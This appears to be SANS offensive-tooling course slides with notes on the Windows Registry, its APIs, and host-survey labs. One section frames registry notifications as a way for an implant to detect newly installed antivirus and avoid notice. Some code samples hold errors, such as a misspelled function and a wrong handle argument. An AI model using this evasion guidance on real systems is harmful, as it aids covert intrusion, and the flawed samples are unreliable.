If you are coming from a pure Linux world, the Registry could be quite foreign to you. The Registry is simply a collection of five hives with each one exposing various pieces of information. In all reality, there are only two true hives, **HKEY_USERS** and **HKEY_LOCAL_MACHINE**. If you fire up regedit.exe you would see the five hives, but the other three hives are simply a combination of some of the data that can be found in the two main hives. The hives have keys and subkeys that hold settings and configurations that can be specific to users or to the machine. For 64-bit Windows, there will exist a 32-bit portion of the registry that will store information specific for 32-bit applications installed on the system. There will be a virtual redirection for 32-bit apps implemented by a mechanism called registry virtualization. The 64-bit apps see no such portion of the Registry as there is no need for virtual redirection.

The Registry used to be the go-to location for developers to store information for the applications they would develop. Now, Microsoft would like it if you left the Registry well enough alone so that processes internal to Windows are the only ones interacting with it. There are other ways to store information for your application, such as creating configuration files like INI, YAML, JSON, DAT, XML, etc. For this class and for our purposes, we will not be listening to that recommendation.

The Registry (2)

The Registry holds configuration data that is read during four critical times.

- Initial boot process
- Kernel boot process
- Logon process
- Application startup

These are not the only times that the registry is read. New application installations trigger registry access and some applications constantly poll the registry for changes for live updates.

The Registry (2)
The configuration data held in the Registry is typically read from at four critical times.

1. The initial boot process
2. The kernel boot process
3. The logon process
4. Application startup

The Boot Configuration Database (BCD) is stored in a registry hive and the boot loader must read the configuration data to retrieve a list of boot device drivers to load into memory. Once that happens, the kernel can start its initialization process. The kernel will load the appropriate device drivers and determine how some managers like the process manager and memory manager configure themselves. All of this is a way to fine tune how the computer will behave.

The logon process starts the per-user preferences. Explorer is one of many Windows components that must read the per-user profiles to set up various items like desktop wallpaper, screen saver, where desktop icons are placed, and what applications must be started. This is how each user on a local system can have different setups/preferences for their environment.

When the applications are being loaded by the system loader, they will read some systemwide settings as well as per-user preferences, like how the window layout is for an application like Word. If the user has a custom toolbar layout for an application, then that needs to be read and prepared when the application starts. Also, the most recently accessed documents will be retrieved and available to view.

New application installs are another moment when the registry is being read. The application will store various information in certain keys that are specific to it. Some of that data might be easily readable, but some might be obfuscated. Many AV products do this in an attempt to conceal some of their internal mechanisms, like how they communicate with their cloud engine when a suspicious file needs to be analyzed. Also, some applications can be overly aggressive with their registry access by polling for live changes made to its configuration data. This is not a best practice as idle systems should not have a lot of registry activity.

Technet24

The Registry (3)

There are five predefined root keys the system uses.

- *HKEY_USERS*
- *HKEY_CLASSES_ROOT**
- *HKEY_CURRENT_USER**
- *HKEY_LOCAL_MACHINE*
- *HKEY_CURRENT_CONFIG**

An * denotes the key is a link or a merged view of keys.

The Registry (3)
You might have noticed that each root key starts with an H. This is because the root key names are Windows handles (H) to keys (KEY); hence the name HKEY. The key names on the slide that are annotated with an asterisk "*" are links to other keys or a combination of two keys to provide a unique view of information. Here is a brief breakdown of the five root keys. For more detailed information, check out the *Windows Internals* books in addition to MSDN online documentation.

HKEY_USERS: Each time a new user logs in to the system, a new hive, called the user profile hive, will be created. Here, information about all system accounts is stored.

HKEY_CURRENT_USER: Data tied to the user who is currently logged on. This is a subkey under HKEY_USERS.

HKEY_CLASSES_ROOT: File association and Component Object Model (COM) object registrations.

HKEY_LOCAL_MACHINE: Systemwide settings.

HKEY_CURRENT_CONFIG: The current hardware profile.

The Registry (4)

Deep dive: HKEY_USER (HKU)

The HKU key will hold a subkey (HKCU) for each user profile on the local system. There is also a profile for the system that has its own subkey, *HKU\.Default*. Winlogon uses the system profile to determine various settings like the desktop background.

ProfilesDirectory

ProfileList

The Registry (4)

The HKU key holds a wealth of user information. In fact, it holds user information for every user that has logged on to the local machine, as long as the user does not have a roaming profile with Active Directory or similar. Each user will have their own specific subkey—even the system has its own subkey located at *HKU\.Default*. The system profile is used by the Winlogon process to read information like the desktop background to show to the user when logging into their account. The user profiles are stored in a location determined by the registry value held in *HKLM\Software\Microsoft\Windows NT\CurrentVersion\ProfileList\ProfilesDirectory*. If the value has not been modified, the default is *%SystemDrive%\Users*.

If you wanted to develop some kind of user enumeration tool, then a good place to enumerate a list of profiles that exist on the system would be the ProfileList key. From there, the subkey name will be the Security Identifier, or SID, of the account that is tied to it.

Technet24

The Registry (5)

Deep dive: HKEY_CURRENT_USER (HKCU)*

This root key holds configuration information for the locally logged-on user regarding software configuration information and user preferences. They key points to the user profile, which is located at *\Users\<username>\Ntuser.dat*.

- Created for each new login
- Subkey under HKU
- Subkeys: console, software, control panel, identities, printers, keyboard layout, etc.

The Registry (5)

The HKCU key exists for each locally logged-on user. Each time a new user logs on, this key is created as a subkey under HKU. User-specific information is stored in this key located at \Users\<username>\Ntuser.dat. In addition, software configuration information is also stored in this key since different users might have different preferences for how their applications are laid out. In addition to this, different users could also have different user preferences that must be stored, and this is the perfect location to store that information. Also, any service processes that kick off under the context of a specific user will trigger their specific HKCU to be loaded.

There are several subkeys: AppEvents for sounds/events, Console for command window settings, Control Panel for screen saver information, Software for user-specific software preferences, Printers for printer connection settings, Keyboard layout for what country region layout should be (US or UK), or Identities for Windows Mail account information. This is not all the subkeys found under HKCU and to list them all, you can write an enumeration tool to gather that information.

The Registry (6)

Deep dive: HKEY_CLASSES_ROOT (HKCR)*

This root key holds three types of information: file extension associations, COM class registrations, and virtualized registry root for the UAC. Every registered file extension will have its own key that is typically the REG_SZ value type. Sometimes they simply point to another key that holds the needed information.

HKCU\SOFTWARE\Classes

HKLM\SOFTWARE\Classes

The combination of the above Classes keys make this root key.

The Registry (6)
This root key is not a genuine root key like HKU or HKLM, nor is it a link or subkey of another key. It is the combination of two Classes keys: HKCU\SOFTWARE\Classes and HKLM\SOFTWARE\Classes. It might not make sense to have separate locations for user and system registration, but users having roaming profiles that are configured differently creates the need for that separation.

This key also holds information regarding file extensions and what applications they are associated with. Each registered file extension will have its own key that is simply a link to another location. Of course, the location and layout of the Registry greatly depends on what version of Windows you are running.

Technet24

The Registry (7)

Deep dive: HKEY_LOCAL_MACHINE (HKLM)

This root key holds vital information for the system. Some of the critical information like how the system boots is stored here. Other information is stored here, like systemwide software configurations, installed components, user passwords, and boot entries to name a few.

BCD: boot entries

SAM: account passwords

The Registry (7)
The HKLM key is the root key that holds all systemwide configuration subkeys.

- BCD00000000
- COMPONENTS
- HARDWARE
- SAM
- SECURITY
- SOFTWARE
- SYSTEM

BCD00000000 subkey is the Boot Configuration Data (BCD) information that is loaded as a registry hive. BCD is the replacements for the boot.ini file and it adds greater capabilities. There can be any number of entries in the BCD, like one for the Windows installation itself. The entries can be found in the subkey Objects.

COMPONENETS subkey stores information regarding the Component Based Servicing (CBS) stack. The Windows installation has various file and resources that make up the installation image. Depending on how many components are installed, this subkey can become very large and so it is loaded and unloaded dynamically, as necessary.

HARDWARE subkey holds information about the hardware in the system. This is read when the Device Manager user application is started.

SAM subkey holds user passwords, any group definitions, and associated domains. Because of the sensitive nature of the information stored in this subkey, the security descriptor does not even allow the Administrator account to access it.

SECURITY subkey holds policies that are systemwide; in addition, User-rights are also stored in this subkey.

SOFTWARE subkey holds systemwide configuration information that is not critical for booting the computer. Any third-party application installed on the system will also store their settings here.

SYSTEM subkey holds systemwide configuration information that is critical for booting the computer. Changing information in this subkey can render your system useless and for such occasions, Windows stores a last known good control set under this subkey. There, a lightweight copy of the subkey, called a maintenance copy, lets admins choose a working control set they know was good.

Technet24

The Registry (8)

Deep dive: HKEY_CURRENT_CONFIG (HKCC)*

This root key is nothing more than a link to the hardware profile that is stored in HKLM: *HKLM\SYSTEM\CurrentControlSet\Hardware Profiles\Current*. It's not prevalent today but Windows keeps it around in the name of backwards compatibility.

The Registry (8)
The HKEY_CURRENT_CONFIG, or HKCC for short, root key is one of the three links to other root keys. HKCC is formally linked to the HKLM root key and since this linked key points to whatever the current hardware profile is, the root key path is: HKLM\SYSTEM\CurrentControlSet\Hardware Profiles\Current. Windows does not support hardware profiles anymore, but the key is still created all in the name of backwards combability with legacy applications that depend on it being there.

The Registry (9)

Deep dive: HKEY_PERFORMANCE_DATA (HKPD)

This root key is unique because it cannot be accessed directly via the Registry Editor. It must be accessed programmatically via the Registry APIs. In it you would find performance counters either from system components or server applications.

RegQueryValueEx

Technically not stored here

The Registry (9)

One might think that every registry key would be accessible for viewing via a tool like regedit.exe. Well, the HKEY_PERFORMANCE_DATA key is not one of those keys that regedit.exe can view. If you want to poll performance specific data, then you must do so using the appropriate Registry APIs like ***RegQueryValueEx***.

Another interesting tidbit about this key is that the performance counter information is not actually created/stored here but rather it comes from a provider. These performance data providers actually push the values to the key. One could, as another option for querying this information, use the Performance Data Helper API functions that are provided by the Pdh.dll, which would be the recommended choice to use.

Technet24

The Registry (10)

Registry key values can be one of 12 types, but 3 are most common.

REG_DWORD	REG_BINARY	REG_SZ
Used for numbers or Boolean values	Can hold >32-bit numbers or encrypted password; raw data	Unicode or ANSI strings like names, files names, paths, types, etc.

The Registry (10)
A registry key's value can hold several different types, 12 types to be exact. Despite the number of value types, there are three that you are more likely to come across.

1. REG_DWORD
2. REG_BINARY
3. REG_SZ

If you remember from the Windows data types section earlier in this section, then the DWORD type should be familiar to you. REG_DWORD can hold 32-bit numbers or Boolean values to represent on/off or enabled/disabled flags.

REG_BINARY, as the name suggests, store raw binary information like encrypted passwords. It can also be used to store numbers that are larger than 32-bits.

The last of the common three types is REG_SZ. This is used to hold a string that has a null terminator. Perhaps the SZ means String Zero indicating String\0.

Registry Keys and Values (1)

RegOpenKeyEx

Return value is LSTATUS

Used to open a handle to a Registry key

```
//declared in Winreg.h

LSTATUS RegOpenKeyExW(
 _In_     HKEY  hKey,
 _In_opt_ LPWCSTR lpSubkey,
 _In_opt_ DWORD  ulOptions,
 _In_     REGSAM samDesired,
 _Out_    PHKEY  phkResult
);
```


Registry Keys and Values (1)
First and foremost, look at the function's return type: LSTATUS is a 32-bit signed integer, and any errors will be returned. The error code can be looked up using ***FormatMessage*** function passing in the **FORMAT_MESSAGE_FROM_SYSTEM** flag for a description of the error. No need to call ***GetLastError*** with NSTATUS return values. Let's break down the parameters in detail.

hKey requires an open handle to an open registry key. If there is no handle opened yet, then one of the predefined keys can be passed: HKEY_CLASSES_ROOT, HKEY_CURRENT_CONFIG, HKEY_CURRENT_USER, HKEY_LOCAL_MACHINE, HKEY_USERS.

lpSubkey needs a pointer to the name of the registry subkey to open. Case sensitivity is ignored here. Because the SAL annotation contains the _opt_ suffix, the pointer is optional; nullptr. It is important to note that NULL can only be passed here if hKey is passed one of the predefined keys.

ulOptions should just pass NULL here. If not null, then certain options are to be applied when open the key. The only option noted by MSDN documentation is REG_OPTION_OPEN_LINK, meaning the key is simply a symbolic link.

samDesired is a mask indicating the desired access to the key.

phkResult, as annotated by the annotation _Out_, should be a pointer to a variable that will hold the handle to the opened key.

Technet24

Example: RegOpenKeyEx

```
INT main(VOID)
{
    HKEY hHKCU = HKEY();
    RegOpenKeyExW(HKEY_CURRENT_USER, L”Console”, NULL, KEY_READ, &hHKCU);
}
```


Example: RegOpenKeyEx
The example here initializes a variable of type HKEY that will be used to store the handle that the function gives upon success. Just like the function declares, the last parameter must be the address of the variable. Afterall, it is an _Out_ parameter so the user is responsible for making that available for the function to use.

The function doesn’t “return” a handle because this function returns an LSTATUS value that could be used to determine why it may have failed.

Error handling is left out for brevity.

Registry Keys and Values (2)

RegQueryValueEx

Return value is LSTATUS

Used to read the type and data of a Registry key value

```
//declared in Winreg.h

LSTATUS RegQueryValueExW(
 _In_        HKEY    hKey,
 _In_opt_    LPCWSTR lpValueName,
 _Reserved_  LPDWORD lpReserved,
 _Out_opt_   LPDWORD lpType,
 _Out_       LPBYTE  lpData,
 _Inout_opt_ LPDWORD lpcbData
);
```


Registry Keys and Values (2)
Again, we have an LSTATUS return type, so the error code can be looked up using ***FormatMessage*** function passing in the **FORMAT_MESSAGE_FROM_SYSTEM** flag for a description of the error. Let's understand the function's parameters in detail.

hKey is a handle to a key, just like in the ***RegOpenKey*** function.

lpValueName is a pointer to the string holding the name of the registry value. Passing NULL or "" will make the function grab the type and data for the key's default or unnamed value. If the *lpValueName* cannot be found, or it does not exist, the function will return ERROR_FILE_NOT_FOUND.

lpReserved must be NULL since it is reserved for internal purposes only.

lpType is a pointer to a variable that will hold a code that indicates the type of data being stored in the mentioned value. MSDN documents the possible types that are acceptable to pass here, but some are REG_BINARY, REG_DWORD, and REG_SZ.

lpData is a pointer to a buffer that will hold the value's data. If there is no requirement for data, then simply pass NULL here. This buffer can be too small to accept the data and if that is the case, the function will return ERROR_MORE_DATA.

lpcbData is a pointer to a variable that indicates the buffer size in bytes pointed to by *lpData*. Upon return, the variable will hold the size of the copied data. *lpcbData* is allowed to be NULL but only when *lpData* is also NULL.

Technet24

Example: RegQueryValueEx

```
INT main(VOID)
{
    HKEY hHKCU = HKEY();
    DWORD dwType = 0;
    DWORD dwSize = 0;

    RegOpenKeyExW(HKEY_CURRENT_USER, L”Console”, NULL, KEY_READ, &dwSize);
    auto Value = std::make_unique<BYTE[]>(dwSize);
    ReqQueryValueExW(hHKCU, L”FaceName”, NULL, &dwType, Value.get(), &dwSize);

    // do something with the queried value ...

    RegCloseKey(hHKCU);

    return ERROR_SUCCESS;
}
```


Example: RegQueryValueEx
The example here builds from the first snippet on the previous slide showing ***RegOpenKeyExW*** where the handle to the key was obtained. That key handle is needed for future calls that are specific to that key. ***RegQueryValueExW*** accepts that key handle as its first parameter. You might question the need for consecutive calls to ***RegQueryValueExW*** and the reason for this is because at first, we do not know the size of the data being held in the FaceName key. To determine the proper size needed, the function allows us to pass in NULL for the lpData parameter and a non-NULL value for the lpcbData parameter. When the function does its parameter checking, it will see this and store the size of the data, in bytes, in the variable pointed to by lpcbData. In our case that would be ***size***. Before we get to the second call, we take the size of the data and use that to create a byte buffer using make_unique. Here, I am calling that ***value*** since it will hold the key's value when done.

Fully equipped with the information needed, the second call can be made. A buffer can now be passed into the lpData parameter, and the size of that buffer can be passed into the lpcbData parameter.

Error handling is left out for brevity.

Walking the Registry (1)

RegEnumKeyEx

Return value is LSTATUS

Used to enumerate subkeys under a specific key

```
//declared in Winreg.h

LSTATUS RegEnumKeyEx(
 _In_         HKEY    hKey,
 _In_         DWORD   dwIndex,
 _Out_        LPTSTR  lpName,
 _Inout_      LPDWORD lpcchName,
 _Reserved_   LPDWORD lpReserved,
 _Out_        LPTSTR  lpClass,
 _Inout_opt_  LPDWORD lpcchClass,
 _Out_opt_    PFILETIME lpftLastWriteTime
);
```


Walking the Registry (1)
Again, we have an LSTATUS return type, so the error code can be looked up using ***FormatMessage*** function passing in the **FORMAT_MESSAGE_FROM_SYSTEM** flag for a description of the error. This function is great for enumerating a particular key's subkeys. Let's break down the function's parameters.

hKey is a handle to a key, just like in the RegOpenKey function, but this time the handle must have been open with the KEY_ENUMERATE_SUB_KEYS access mask or you will be denied access when you make this call.

dwIndex will be used to keep track of loop iterations. Starting with a value of 0, we can increment this value each iteration until we get a return value of ERROR_NO_MORE_ITEMS.

lpName is just the simple key's name and not the root key name. If the buffer for this parameter is not large enough to hold the key's name, then the function will fail with ERROR_MORE_DATA. If this happens, don't expect lpName to have anything in it, it should be NULL.

lpcchName is the size of the lpName and should be set to the maximum number of characters that a buffer can hold. This includes the NULL byte. The function will modify this value to reflect the correct number of characters written, but not include the NULL byte. FYI, the max key name length is 255.

That is the bulk of the function. If a developer wished, they could grab the class name, hardly ever used or needed, along with the last time the key was modified. The latter part could be interesting if you are looking for something in particular.

Technet24

Walking the Registry (2)

RegEnumValue

Return value is LSTATUS

Used to enumerate a key's value

```
//declared in Winreg.h

WINADVAPI
LSTATUS
APIENTRY
RegEnumValueW(
  _In_  HKEY  hKey,
  _In_  DWORD dwIndex,
  _Out_writes_to_opt_(*lpcchValueName,*lpcchValueName +
1) LPWSTR lpValueName,
  _Inout_   LPDWORD lpcchValueName,
  _Reserved_ LPDWORD lpReserved,
  _Out_opt_  LPDWORD lpType,
  _Out_writes_bytes_to_opt_(*lpcbData, *lpcbData)
__out_data_source(REGISTRY) LPBYTE lpData,
  _Inout_opt_ LPDWORD lpcbData
  );
```


Walking the Registry (2)
Again, we have an LSTATUS return type, so the error code can be looked up using ***FormatMessage*** function passing in the **FORMAT_MESSAGE_FROM_SYSTEM** flag for a description of the error.

Another observation you may have had is the addition of two SAL annotations that are describing the function. WINADVAPI is defined as DECLSPEC_IMPORT, which is defined as __declspec(dllimport). The APIENTRY type is one we have seen before earlier today. To refresh your memory, it's defined as WINAPI, which is defined as __stdcall. Now let's understand a few of the function's parameters in detail.

hKey is one we've talked about enough.

dwIndex is new and is used when doing a for loop while iterating over the values. When the function returns **ERROR_NO_MORE_ITEMS**, you can break out of the loop and continue.

Just like ***RegEnumKeyEx***, the buffers that you make for holding the ValueName and Data need to be large enough. If you want, you could initialize them to the values that are returned from the ***RegQueryInfoKey*** function described on the next slide.

lpType doesn't need to be described again. lpData will hold the values and lpcbData is the size of it—again, just like the other functions mentioned already.

If you run into any issues using this function, like getting **ERROR_ACCESS_DENIED**, then you should check the permissions you requested when you opened the handle to the root key. You might need **KEY_QUERY_VALUE** to have success.

Example: RegEnumValue

```
for (DWORD index = 0; ; index++)
{
    DWORD cbSize = cbMaxValueLen;
    DWORD cchName = cbMaxValueName + 1;

    auto status = RegEnumValueW(
        hKey,               // hKey
        index,              // dwIndex
        keyName.get(),      // lpValueName
        &cchName,           // lpcchValueName
        NULL,               // lpReserved
        &type,              // lpType
        keyValue.get(),     // lpData
        &cbSize             // lpcbData
    );

    if (status == ERROR_NO_MORE_ITEMS)
        break;
```


Example: RegEnumValue
The example here shows the function being used in a loop with the *index* variable being used as the loop iterator value, or counter. The key handle is passed followed by the dwIndex value, which is an index of the value that is to be retrieved. It is a good idea to have this value be NULL on the first iteration. Incrementing the value is fine for subsequent calls. The name of the key will be stored in the *keyName* buffer for the lpValueName parameter.

The lpcchValueName parameter, upon return, will hold the character count stored in the buffer. Note, the count does not take into account the NULL terminating character, so you need to do that in your program. lpReserved is NULL followed by the address of the variable to hold the type of data being stored. The lpData parameter was passed the address to the keyValue buffer that will be used to store the key's value. The lpcbData parameter is the size of the buffer but then after the function returns, will indicate the number of bytes written to the buffer.

The loop will continue until the function indicates there are no more items by returned the **ERROR_NO_MORE_ITEMS** error code.

The comments are provided for easy reference with the parameter names.

Error handling is left out for brevity.

Technet24

Walking the Registry (3)

RegQueryInfoKey

Return value is LSTATUS

Used to gather detailed information about a key

```
//declared in Winreg.h

LSTATUS
RegQueryInfoKeyW(
  _In_ HKEY hKey,
  _Out_writes_to_opt_(*lpcchClass,*lpcchClass + 1)
LPWSTR lpClass,
  _Inout_opt_ LPDWORD lpcchClass,
  _Reserved_ LPDWORD lpReserved,
  _Out_opt_ LPDWORD lpcSubKeys,
  _Out_opt_ LPDWORD lpcbMaxSubKeyLen,
  _Out_opt_ LPDWORD lpcbMaxClassLen,
  _Out_opt_ LPDWORD lpcValues,
  _Out_opt_ LPDWORD lpcbMaxValueNameLen,
  _Out_opt_ LPDWORD lpcbMaxValueLen,
  _Out_opt_ LPDWORD lpcbSecurityDescriptor,
  _Out_opt_ PFILETIME lpftLastWriteTime
  );
```


Walking the Registry (3)

This RegQueryInfoKey API has many parameters to understand. It might look like a complex function, but it's not that difficult to use compared to some of the others we have discussed today. Looking at the data types for the parameters you can see that most of them are LPDWORD, which are simply DWORD*. Almost all of them are optional too, so that makes it nice to use. Depending on your needs, you could make the API call like this:

RegQueryInfoKeyW(hKey, NULL, NULL, NULL, &nKeys, NULL, NULL, &nValues, &nMaxValNameLen, &nMaxValSize, NULL, NULL)

That small example has seven NULL parameters, leaving just five parameters for you to prep for use. Now we can look at some of the parameters.

lpcSubKeys will hold the number of subkeys, if any, that are found to be under the queried key.

lpcValues will hold the number of—you guessed it—values that are found under the subkey. If you do not care about this, then just pass NULL here. It is optional after all.

lpcbMaxValueNameLen will hold the size of the key's longest value name, but it does not consider the NULL terminating byte, so your code will have to account for that one.

lpcbMaxValueLen will hold the size of the longest data component in bytes.

For failures, unlike previous functions, the function will return a system error code that is defined in WinError.h header file. You could also browse to the following URL for easy lookups: https://docs.microsoft.com/en-us/windows/win32/debug/system-error-codes.

Example: RegQueryInfoKey

```
DWORD retCode;
retCode = RegQueryInfoKeyW(
    hKey,                          //
    NULL, NULL, NULL,              //
    &cSubKeys,                     //
    &cbMaxSubKey,                  //
    &cbMaxClass,                   //
    &cValues,                      //
    &cbMaxValueName,               //
    &cbMaxValueLen,                //
    &cbSecurityDescriptor,         //
    &modified                      //
);
```


Example: RegQueryInfoKey
The example here shows how ***RegQueryInfoKey*** could be called. A standard handle to a key is given followed by three NULL values: lpClass, lpcClass, and lpReserved. Next, the address of the *cSubKeys* variable is passed so the function can write the number of subkeys contained by that key. Next, the address of the *cbMaxSubKey* variable is passed so the function can write the size of the key with the longest name, minus the NULL terminating character of course. Next, the address of the *cbMaxClass* variable is passed to receive the size of the longest string for a subkey class. The address of the *cValues* variable will hold the count of values a key might have. The address of the *cbMaxValueName* variable will hold the size of the key's longest value name. The address of the *cbMaxValueLen* variable will hold the byte count of the size of the longest data component. The address of the *cbSecurityDescriptor* variable will hold the size of the key's security descriptor. The last one is the address of the ***modified*** variable that is a FILETIME structure to hold the last write time.

The comments indicating the parameter names are left out for you to fill them in later.

Error handling is left out for brevity.

Technet24

Registry Watch Dogs (1)

You can be notified about changes in the Registry.

Perhaps it might be necessary for your code to be notified as soon as a change in the Registry happens. Maybe you want to know if an antivirus product was just installed after your implant was dropped. There could be several reasons you determine.

Don't poll too often

Choose your trigger

Registry Watch Dogs (1)
At times, it might serve your program well to be notified when certain changes happen in the Registry. As mentioned earlier, third party developers are being recommended to move away from storing items in the Registry, but it still happens. Malware is still using the Registry too, and your implants might as well as you develop them.

From an offensive perspective, you might want to watch certain existing keys for modification. Perhaps your own program creates a few keys and then sets up a watch dog to ensure keys aren't deleted. You also might want to check a certain key's value to see if your tool needs to delete itself or take some other action. It's up to you since you are the developer.

Taking a defensive and different angle, perhaps you drop your tool on a target that doesn't have any AV products just yet, but later the user installs one that creates a few registry keys. You might want to know this, so it doesn't alert the user to your implant. Seeing that a new key was created gives you the situational awareness you might need for your survival.

Typically, applications don't need to poll the Registry too often. The ***RegNotifyChangeKey*** is perfect for notifications. As mentioned earlier, an idle system shouldn't have any registry interaction. You can be too aggressive with polling for changes and there's just no need for that. Repetitive access to the same keys and or values could tip your hand to the user or Admin.

All of this is great and all, but one major drawback to this function is that it doesn't show you exactly what changed, only that a change has occurred. It is up to you to determine the finer details. Thankfully, there is alternative that will be discussed later in the course.

Registry Watch Dogs (2)

RegNotifyChangeKeyValue

Return value is LSTATUS

Used to be notified when specific changes happen

```
// defined in winreg.h

WINADVAPI
LSTATUS
APIENTRY
RegNotifyChangeKeyValue(
  _In_    HKEY hKey,
  _In_    BOOL bWatchSubtree,
  _In_    DWORD dwNotifyFilter,
  _In_opt_ HANDLE hEvent,
  _In_    BOOL fAsynchronous
  );
```


Registry Watch Dogs (2)
hKey is the key to be watched and the handle should have the REG_NOTIFY access mask when the handle is being obtained.

bWatchSubtree is a simple Boolean flag to indicate if just the one specified key should be watched (FALSE) or if the entire tree of keys under it need to be watched (TRUE).

dwNotifyFilter specifies the filter that triggers the notification to the caller. There are several to choose from, like watching for name changes. You can also combine flags to suit your needs using the pipe '|' or the OR operation. The filters are discussed in greater detail on the next slide.

hEvent is just a handle to an event. Depending on if the fAsynchronous flag is set, the function will return straight away, and the change is reported by the event being signaled. If it is not set, then the function will not return until some change takes place.

fAsynchronous is a flag to indicate when the function should return and signal an event. If it is set, TRUE, the function returns immediately and signals the specified event. If FALSE, the function waits until a change is made.

The function will return ERROR_SUCCESS upon success and will return a nonzero value upon failure. The code can be queried using ***FormatMessage*** if desired.

One last note about this function: it will only wait and watch for a single change. When that change happens, it has done its job, so if you want to keep being notified of changes then you must call the function again. Perhaps infinite loops in a new thread could serve well in your program.

Technet24

Registry Watch Dogs (3)

There are several REG_NOTIFY_CHANGE_* filters that could trigger a change to be reported.

NAME	ATTRIBUTES	LAST_SET	SECURITY	Thread agnostic
Notifies caller if subkey is created or deleted	Notifies caller if attributes change	Notifies caller of value changes. Includes creating, deleting, modifying.	Notifies caller if security descriptor changes	Notification is not tied to the calling thread

Registry Watch Dogs (3)
REG_NOTIFY_CHANGE_NAME if specified, will alert the caller that a subkey has been added or deleted.

REG_NOTIFY_CHANGE_ATTRIBUTES filter will notify the caller if the key's attributes have changed. One of the attributes that could change is the security descriptor information.

REG_NOTIFY_CHANGE_LAST_SET filter will notify the caller if the value of the key has changed. Adding, deleting, and even modifying an existing key's value will trigger the alert.

REG_NOTIFY_CHANGE_SECURITY filter will notify the caller if the security descriptor of the key changes.

REG_NOTIFY_THREAD_AGNOSTIC removes the notification tie to the thread that called the function. This is great for when you want to spin up a new thread for the registration. Also, if that thread terminates, the registration won't die with it because the lifetime of the registration is not directly tied to the lifetime of the calling thread.

Module Summary

Discussed the registry and information found within it.

Module Summary
In this module, we discussed what the registry is, many of the keys, and some of the information that can be found within the registry.

Technet24

Course Roadmap

- Windows Tool Development
- **Getting to Know Your Target**
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 2

Gathering Operating System Information
- Lab 2.1: OS Info

Service Packs/Hotfixes/Patches

Process Enumeration
- Lab 2.2: ProcEnum
- Lab 2.3 CreateToolhelp
- Lab 2.4 WTSEnum

Installed Software

Directory Walks
- Lab 2.5: FileFinder

User Information

Services and Tasks

Network Information

Registry Information

Bootcamp

This is your time to go back and complete previous labs or move forward and complete the bootcamp challenges.

Bootcamp

- OS Info
- Make your own ipconfig, arp, or netstat, and a custom shell
- Complete survey tool

Bootcamp
The bootcamp challenges will have varying degrees of difficulty. OS Info brings back something you already learned but also tosses in some new items to see how well you can look at MSDN documentation to learn how to implement new APIs you have not seen before.

The second challenge is to recreate one of the following utilities: ipconfig, arp, or netstat. If you have time, then you can complete all three.

The last challenge is to complete a thorough host survey tool (CustomShell) that would enumerate all of the information that was discussed today. In addition, combine what was learned during Section 1 and create a log file that stores the enumerated system information.

Technet24

OS Info

- Obtain complete information about your target.
- Use the following APIs:

- `GetProductInfo`
- `GetWindowsDirectory`
- `GetComputerName`
- `GetNativeSystemInfo`

- `BONUS: KUSER_SHARED_DATA`

OS Info

This bootcamp challenge is about leveraging a familiar API that you learned about earlier to gather some information about your target. The real challenge comes in with the introduction of several new APIs that can be called to help gather system information. You will have to teach yourself how to use these ones. As a bonus, if you finish the challenge and want to take on another challenge, get as much information as you can from the KUSER_SHARED_DATA struct that is available in almost every single user mode process. You can have all of the output print out to the terminal window to make it easier for testing and debugging. When it is all said and done, you can create a log file with all of the information in it.

Have fun!

Course Roadmap

- Windows Tool Development
- **Getting to Know Your Target**
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 2

Lab 2.6: Ipconfig
Lab 2.7: Arp
Lab 2.8: Netstat
Lab 2.9: ShadowCraft

This is your time to go back and complete previous labs or move forward and complete the bootcamp challenges.

Technet24

Lab 2.6: Ipconfig

- Create your own version of ipconfig
- Can add optional arguments
- Can make it fancy with colored output

Lab 2.6: Ipconfig
Please refer to the eWorkbook for the details of this bootcamp challenge.

Lab 2.7: Arp

- Create your own version of arp.
- Implement arguments like –a and –n.

Lab 2.7: Arp
Please refer to the eWorkbook for the details of this bootcamp challenge.

Technet24

Lab 2.8: Netstat

Create your own version of netstat.

Implement arguments like –a, –n, and –t.

Lab 2.8: Netstat
Please refer to the eWorkbook for the details of this bootcamp challenge.

Lab 2.9: ShadowCraft

- Create a basic shell.
- Implement features covered in this section.
- Implement thorough error checking.

Lab 2.9: ShadowCraft
Please refer to the eWorkbook for the details of this bootcamp challenge.

Technet24

670.3

Operational Actions

© 2024 Jonathan Reiter. All rights reserved to Jonathan Reiter and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE ("SANS INSTITUTE") FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this CLA. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and User and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

